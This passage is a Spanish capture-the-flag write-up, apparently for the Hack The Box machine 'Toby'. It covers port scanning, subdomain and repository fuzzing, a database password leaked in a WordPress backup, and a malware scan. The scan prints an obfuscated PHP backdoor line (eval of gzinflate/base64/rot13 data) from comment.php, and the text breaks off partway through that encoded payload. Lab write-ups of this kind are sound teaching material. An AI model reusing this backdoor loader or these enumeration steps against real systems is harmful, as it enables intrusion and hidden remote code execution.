

Toby

Máquina: Toby

IP: 10.129.75.174

1. Reconocimiento

1.1 Escaneo de puertos

Realizamos un escaneo inicial de todos los puertos TCP para identificar cuáles están abiertos en la máquina víctima.

Comando: `nmap -p- --open -sS --min-rate 5000 -Pn -n 10.129.75.174 -oG scanPort`

Explicación de parámetros:

- `-p-` : Escanea el rango completo de puertos (1-65535).
- `--open` : Muestra solo los puertos con estado "abierto".
- `-sS` : Realiza un escaneo tipo TCP SYN (sigiloso y rápido).
- `--min-rate 5000` : Fuerza a Nmap a enviar paquetes a una velocidad mínima de 5000 paquetes por segundo.
- `-Pn` : Omite la detección de host (ping), asumiendo que el host está activo.
- `-n` : Desactiva la resolución DNS para agilizar el escaneo.
- `-oG scanPort` : Guarda la salida en formato "Grepable" en el archivo `scanPort`.

Resultado:

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-17 12:48 +0100
Nmap scan report for 10.129.75.174
Host is up (0.046s latency).
Not shown: 63634 closed tcp ports (reset), 1897 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
10022/tcp open  unknown
10080/tcp open  amanda

Nmap done: 1 IP address (1 host up) scanned in 12.61 seconds
```

1.2 Enumeración de servicios

Lanzamos un escaneo exhaustivo sobre los puertos detectados para obtener versiones de servicios y ejecutar scripts de enumeración básicos.

Comando: `nmap -p22,80,10022,10080 -sCV 10.129.75.174 -oN scanV`

Explicación de parámetros:

- `-p22,80,10022,10080` : Define los puertos específicos a escanear.
- `-sCV` : Combina `-sC` (scripts por defecto) y `-sV` (detección de versiones).
- `-oN scanV` : Guarda la salida en formato normal en el archivo `scanV`.

Resultado:

```
Nmap scan report for 10.129.75.174
Host is up (0.045s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 87:ee:18:b2:5a:01:e3:ac:aa:5f:cb:37:59:2a:e6:4f (RSA)
|   256 3d:06:82:8a:ec:12:bd:c3:ec:fe:d5:ce:a0:f2:e6:b9 (ECDSA)
|_  256 d5:6e:9b:a2:7d:e0:1e:af:a3:8d:35:a8:7d:d9:22:74 (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_http-generator: WordPress 5.7.2
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-title: Toby's Blog! \xF0\x9F\x90\xB4 &#8211; Just another
WordPress site
|_http-server-header: nginx/1.18.0 (Ubuntu)
10022/tcp open  ssh      OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 65:8c:9b:89:64:85:ea:ad:d9:df:d0:fc:6c:d1:97:e5 (RSA)
|   256 25:5e:dd:7b:09:4f:d7:8a:8e:48:ee:f4:52:13:d4:85 (ECDSA)
|_  256 74:88:25:2d:3d:80:ab:03:b9:f9:03:fc:0a:37:f7:e9 (ED25519)
10080/tcp open  http      Golang net/http server
|_http-title: Gogs
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gogs=751aa98fcdad9c07; Path=/; HttpOnly
|     Set-Cookie: _csrf=9Q_H6Xff01tDPzJjYU-wN-
```

```
W9NKs6MTc20DY1MDYwMjk4NDgxMzExOQ; Path=/; Domain=backup.toby.htb;
Expires=Sun, 18 Jan 2026 11:50:02 GMT; HttpOnly
|   X-Content-Type-Options: nosniff
|   X-Frame-Options: DENY
|   Date: Sat, 17 Jan 2026 11:50:02 GMT
|   <!DOCTYPE html>
|   <html>
|   <head data-suburl="">
|   <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
|   <meta http-equiv="X-UA-Compatible" content="IE=edge"/>
|   <meta name="author" content="Gogs" />
|   <meta name="description" content="Gogs is a painless self-hosted Git
service" />
|   <meta name="keywords" content="go, git, self-hosted, gogs">
|   <meta name="referrer" content="no-referrer" />
|   <meta name="_csrf" content="9Q_H6Xff01tDPzJjYU-wN-
```

W9NKs6MTc20DY1MDYwMjk

```
|   HTTPOptions:
|   HTTP/1.0 500 Internal Server Error
|   Content-Type: text/plain; charset=utf-8
|   Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|   X-Content-Type-Options: nosniff
|   Date: Sat, 17 Jan 2026 11:50:03 GMT
|   Content-Length: 108
|_  template: base/footer:15:47: executing "base/footer" at
<.PageStartTime>: invalid value; expected time.Time
```

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

```
SF-Port10080-TCP:V=7.98%I=7%D=1/17%Time=696B776A%P=x86_64-pc-linux-gnu%(G
SF:enericLines,67,"HTTP/1\.\1\x20400\x20Bad\x20Request\r\nContent-Type:\x20
SF:text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\
SF:x20Request")%(GetRequest,20A5,"HTTP/1\.\0\x20200\x200K\r\nContent-Type:
SF:\x20text/html;\x20charset=UTF-8\r\nSet-Cookie:\x20lang=en-US;\x20Path=/
SF:;\x20Max-Age=2147483647\r\nSet-Cookie:\x20i_like_gogs=751aa98fcdaa9c07;
SF:\x20Path=/;\x20HttpOnly\r\nSet-Cookie:\x20_csrf=9Q_H6Xff01tDPzJjYU-wN-W
SF:9NKs6MTc20DY1MDYwMjk4NDgxMzExOQ;\x20Path=/;\x20Domain=backup\.\toby\.\htb
SF:;\x20Expires=Sun,\x2018\x20Jan\x202026\x2011:50:02\x20GMT;\x20HttpOnly\
SF:r\nX-Content-Type-Options:\x20nosniff\r\nX-Frame-Options:\x20DENY\r\nDa
SF:te:\x20Sat,\x2017\x20Jan\x202026\x2011:50:02\x20GMT\r\n\r\n<!DOCTYPE\x2
SF:0html>\n<html>\n<head\x20data-suburl="">\n\t<meta\x20http-equiv=""Con
SF:tent-Type""\x20content=""text/html;\x20charset=UTF-8""\x20/>\n\t<meta\x
SF:20http-equiv=""X-UA-Compatible""\x20content=""IE=edge""/>\n\t\n\t\t<met
SF:a\x20name=""author""\x20content=""Gogs""\x20/>\n\t\t<meta\x20name=""des
SF:cription""\x20content=""Gogs\x20is\x20a\x20painless\x20self-hosted\x20G
SF:it\x20service""\x20/>\n\t\t\t<meta\x20name=""keywords""\x20content=""go,\
SF:x20git,\x20self-hosted,\x20gogs"">\n\t\t\n\t\t\t<meta\x20name=""referrer""\x2
SF:0content=""no-referrer""\x20/>\n\t\t\t<meta\x20name=""_csrf""\x20content=""
SF:9Q_H6Xff01tDPzJjYU-wN-W9NKs6MTc20DY1MDYwMjk")%(HTTPOptions,14A,"HTTP/1
SF:\.\0\x20500\x20Internal\x20Server\x20Error\r\nContent-Type:\x20text/plai
```

```
SF:n;\x20charset=utf-8\r\nSet-Cookie:\x20lang=en-US;\x20Path=/;\x20Max-Age
SF:=2147483647\r\nX-Content-Type-Options:\x20nosniff\r\nDate:\x20Sat,\x201
SF:7\x20Jan\x202026\x2011:50:03\x20GMT\r\nContent-Length:\x20108\r\n\r\nte
SF:mplate:\x20base/footer:15:47:\x20executing\x20\"base/footer\" \x20at\x20
SF:<\\.PageStartTime>:\x20invalid\x20value;\x20expected\x20time\\.Time\\n\")%r
SF:(RTSPRequest,67,\"HTTP/1\\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x2
SF:0text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad
SF:\x20Request\")%r(Help,67,\"HTTP/1\\.1\x20400\x20Bad\x20Request\r\nContent-
SF:Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n40
SF:0\x20Bad\x20Request\");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 30.58 seconds

1.3 Identificación de Sistema Operativo

Analizamos la cabecera SSH (OpenSSH 8.2p1 Ubuntu 4ubuntu0.3) para determinar la versión exacta de la distribución:

OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 launchpad

Resultado:

Ubuntu focal

1.4 Identificación de tecnologías web

Utilizamos `whatweb` para perfilar las tecnologías utilizadas en los servicios HTTP detectados.

Puerto 80:

└─# whatweb 10.129.75.174

Resultado:

<http://10.129.75.174> [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.75.174], MetaGenerator[WordPress 5.7.2], PHP[7.4.21], PoweredBy[--], Script, Title[Toby's Blog! 🐼 – Just another WordPress site], UncommonHeaders[link], WordPress[5.7.2], X-Powered-By[PHP/7.4.21], nginx[1.18.0]

Puerto 10080:


└─# whatweb 10.129.75.174:10080

Resultado:

<http://10.129.75.174:10080> [200 OK] Cookies[_csrf,i_like_gogs,lang], Country[RESERVED][ZZ], HTML5, HttpOnly[_csrf,i_like_gogs], IP[10.129.75.174], JQuery[3.4.1], Meta-Author[Gogs], Open-Graph-Protocol[website], Script, Title[Gogs], UncommonHeaders[x-content-type-options], X-Frame-Options[DENY], X-UA-Compatible[IE=edge]


1.5 Análisis manual web (Puerto 80)

Accedemos a `http://10.129.75.174/` . Observamos un Blog de Toby en HTML. Los hipervínculos redirigen al subdominio `http://wordpress.toby.htb/` .




Añadimos el subdominio al archivo `/etc/hosts` para habilitar la resolución de nombres.
`10.129.75.174 toby.htb wordpress.toby.htb`

Una vez configurado el DNS local, el contenido se visualiza correctamente:



Al hacer clic en la imagen del caballo, somos redirigidos a la publicación original:
`http://wordpress.toby.htb/2021/07/14/horses/` realizada por el usuario **toby**.



Hi All! I'm back! And so are my pictures of 🍌 😊 I managed to get all of them back after the attack because I had them up in the 🏠

Published July 14, 2021
By [toby](#)

Categorized as [Uncategorized](#)

Intentamos validar si el usuario existe en el panel de login (`/wp-login.php`).

Resultado:

Error: The password you entered for the username toby is incorrect.

Esto confirma que el usuario **toby** es válido en el sistema WordPress.

1.6 Fuzzing de subdominios

Realizamos una enumeración de subdominios para descubrir otros servicios ocultos bajo el dominio principal `toby.htb`.

```
└─# wfuzz -c --hc=404 --hh=10814 -t 200 -w  
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host:  
FUZZ.toby.htb" http://toby.htb
```

Explicación de parámetros:

- `-c` : Salida con colores.
- `--hc=404` : Oculta respuestas con código HTTP 404 (Not Found).
- `--hh=10814` : Oculta respuestas con un tamaño de 10814 caracteres (falsos positivos).
- `-t 200` : Utiliza 200 hilos para mayor velocidad.
- `-w ...` : Especifica el diccionario de subdominios.
- `-H "Host: ..."` : Inyecta la cabecera Host para el Virtual Hosting.

Resultado:

```
000000055: 200 254 L 615 W 7837 Ch "backup"  
000000326: 200 151 L 549 W 10758 Ch "wordpress"
```


Añadimos el nuevo subdominio `backup.toby.htb` al archivo `/etc/hosts`.

Accedemos al subdominio via web:

<http://backup.toby.htb/>


1.7 Análisis del subdominio backup.toby.htb

Accedemos vía web a `http://backup.toby.htb/`. Nos encontramos con una instancia de Gogs.



Nota: Gogs es una plataforma de autoalojamiento de servicios Git, ligera y de código abierto.

Enumeramos usuarios accediendo a `http://backup.toby.htb/explore/users`. Encontramos un único usuario: `toby-admin`.



Nos registramos en la plataforma y creamos un nuevo repositorio para entender la estructura de URLs. URL: `http://backup.toby.htb/repo/create` Configuración:

- Nombre: test
- Visibilidad: Unlisted

http://backup.toby.htb/repo/create

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

New Repository

Owner *  x224

Repository Name * test

A good repository name is usually composed of short, memorable and unique keywords.

Visibility ☐ This repository is Private
☒ This repository is Unlisted

Description

Description of repository. Maximum 512 characters length.
Available characters: 512

.gitignore Select .gitignore templates

License Select a license file

Readme ? Default

☐ Initialize this repository with selected files and template

Create Repository Cancel

El repositorio se crea en: `http://backup.toby.htb/x224/test`. Deducimos que la sintaxis es `/usuario/repo`, lo que nos permite enumerar repositorios del usuario `toby-admin`.

1.8 Fuzzing de directorios en Gogs

Buscamos repositorios existentes bajo el usuario `toby-admin` mediante fuerza bruta de directorios.

```
└─# gobuster dir -u http://backup.toby.htb/toby-admin/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -t 200
```

Explicación de parámetros:

- `dir` : Modo de enumeración de directorios/archivos.
- `-u` : URL objetivo.
- `-w` : Diccionario a utilizar.
- `-t 200` : Número de hilos concurrentes.


Resultado:

```
backup      (Status: 200) [Size: 14130]
stars       (Status: 200) [Size: 0]
Backup      (Status: 200) [Size: 14131]
```


1.9 Análisis del repositorio "backup"

Accedemos al repositorio descubierto: `http://backup.toby.htb/toby-admin/backup`.
Encontramos una nota en la descripción que indica:

Finally backed up wordpress and cleaned out all those damn backdoors



Clonamos el repositorio para analizarlo localmente.

`git clone http://backup.toby.htb/toby-admin/backup.git`

Inspeccionamos el archivo de configuración de WordPress (`wp-config.php`).

`└─# cat /home/x369/HTB/Toby/backup/wordpress.toby.htb/html/wp-config.php`

Resultado (Credenciales encontradas):

```
/** MySQL database username */
define( 'DB_USER', 'root' );

/** MySQL database password */
define( 'DB_PASSWORD', 'OnlyTheBestSecretsGoInShellScripts' );

/** MySQL hostname */
define( 'DB_HOST', 'mysql.toby.htb' );
```

1.10 Intentos de acceso fallidos

Intentamos reutilizar las credenciales obtenidas (`OnlyTheBestSecretsGoInShellScripts`) en diferentes servicios:

1. **WordPress Login** (Usuario: `toby`): Fallido.
2. **SSH** (Usuarios: `root` , `toby`): Fallido.

1.11 Análisis de malware en el código fuente

Dado que la nota del repositorio mencionaba la limpieza de backdoors, buscamos posibles restos de malware que no hayan sido eliminados correctamente. Utilizamos `php-malware-scanner`.

git clone <https://github.com/scr34m/php-malware-scanner.git>

Ejecutamos el escáner sobre el directorio `html` del backup.

```
└─# ./scan -d ../html/ --hide-ok -L
```

Resultado:

```
# ER # {/home/x369/HTB/Toby/backup/wordpress.toby.htb/html/wp-config-docker.php} # 121
# ER # {/home/x369/HTB/Toby/backup/wordpress.toby.htb/html/wp-admin/includes/class-pclzip.php} # 5712
# ER # {/home/x369/HTB/Toby/backup/wordpress.toby.htb/html/wp-includes/formatting.php} # 3036
# ER # {/home/x369/HTB/Toby/backup/wordpress.toby.htb/html/wp-includes/comment.php} # 3405
```

1.12 Análisis manual de archivos sospechosos

Revisamos `wp-includes/formatting.php` (Línea 3036). Contenido: `$string_nullspace = strtr( $string, "\r\n\t\v\f ", "\000\000\000\000\000\000" );` Parece código legítimo o una ofuscación simple.

Revisamos `wp-includes/comment.php`. Extraemos la línea sospechosa (3405) a un archivo aparte para analizarla.

Comando: `cat /home/x369/HTB/Toby/backup/wordpress.toby.htb/html/wp-includes/comment.php | awk 'NR==3405' > wtf.php`


```
(root@kali)-[/home/.../Toby/backup/wordpress.toby.htb/php-malware-scanner]
# php wtf.php
eval(gzinflate(base64_decode(str_rot13('UW3UohgXSxH/ck/NNGASQaeNGQUaAUytmwam61ih0LIuJIrfdeC3
bwVXg76vAkGzUmG57+HZ1J08glfp4NmpL2eyCGu856vQQRWv4ei1XVP2tsW1G5zuaRZzaizxGFDXtL4jhNg9tFwKhKRd
K2aJKhhuLSuCYLQcz0VakEVdhE8wffFXnSSGP5060L+2Y08PB97BIifzPfHBYwr0dePnq8+Cy9lMpypxYeNYvxGjc94u
THkeUDV1H7NjKJ50E7vDmpHGhnZknwH1JjzQPXrTuKdTYk4NbP6nI8IEU4b7nN0nssmr+wpicBRtKIEBaNZ/KJ9lnawk
ZL5v2KH4mSo8+PL853C2eUDAIY2o8GZUuPd40IX51U7DymDJXRYN9Ws1tHDep8Tyaz+6bI9hgyRww3HqZeTLDEiE49xU
RuJ/fZFnxUxfhH3nazpgPWTtEeoThPadsGQMDSp8C6jKySPL14ABRDBob1885rKfWb71dua740HFTPZ9FfE4BMTioOzz
NeH4DqvjsSI8S2XKpY92MmjoE0SlWxpqGkFURYdLkhDsZL9H/kP4zJYGcu+AEN2yMP5CKcmAP/yPXyO41D2C7H31H29
tnbFwrXpMV2fxyd7Xgr4cXFTCP73+efxEqiQRD+HzELw3PS/p86sG58hrOfxKMGx6j+KULVnQzEi6ZmwjusctnH/Jk2
zFthEl0dXJt4rS0im2wdXpIgwsUD5R5Ogdg5Sa8cfnv0ymb3tgZxnSYUqqHQ4tyy++J/ped2U52BfFGGwxMXksMo+Ui6
Vk1sSip9aJqecScjnQI12/9LPUN0fCWLTkSBWzZGnor0X5/o++uxsXPvG02YSnik+I7XVafCDQTt05Yj/CctVY/uR7Zz
5i892GHP2beYuPjp1FB0d2qdJn0h8JveMkSf9qDb7sAnRn+FELff+4f+NR7eRf5UxhzPYVcFGB6zSyeIKzguk6ksDKyI
rqLcj4SwSNRgtr+c3ax8IF6fr180SCWVJCniJvfgL59frQMPPjSON3AHs0sIDFpIciB3/Tai5VtKUe8/JDhVFYbNHviS
sZGunjbbhOQKSm0eTthnF3NCmpvwzXCymvhUXXMJvk76jcJ8pX5yap8pgqhyLHuiPu039JkhKTS7SaWfVbRS1Pqdn0W7w
XmsSdRNUQ6aqdFZx818WoGgVSshK0Xo/V6Hu9+lshzq+2EVA+vJu20er938euokFfUZS8E/enQs4GRHNekDPfVKBazin
fCrbjKdZUC0YIycSYUCmh4+lR3fhti/GS7N9aN4BhZqrEakXeQGoFDfJSLoc19UN9bhaPqTC3NlR+DJgd8D1eSBGLu5
kEIQrZdc8AvodWh5TNQm5hxiPsZKZIt51tXD8Ix0eFRXgR+o+DeuR7RX3Qkutn+N81p7obn+Wv+FBTade1fXyd3eHfgs
QeLTgzchGLtPGA5WBvbZDtKwrafZSu3nLUCgi7+iYPwDgMPCT5K76tS+m3m4vLjHC5F64HNhHtsr+f1SfL2owpat/B5U
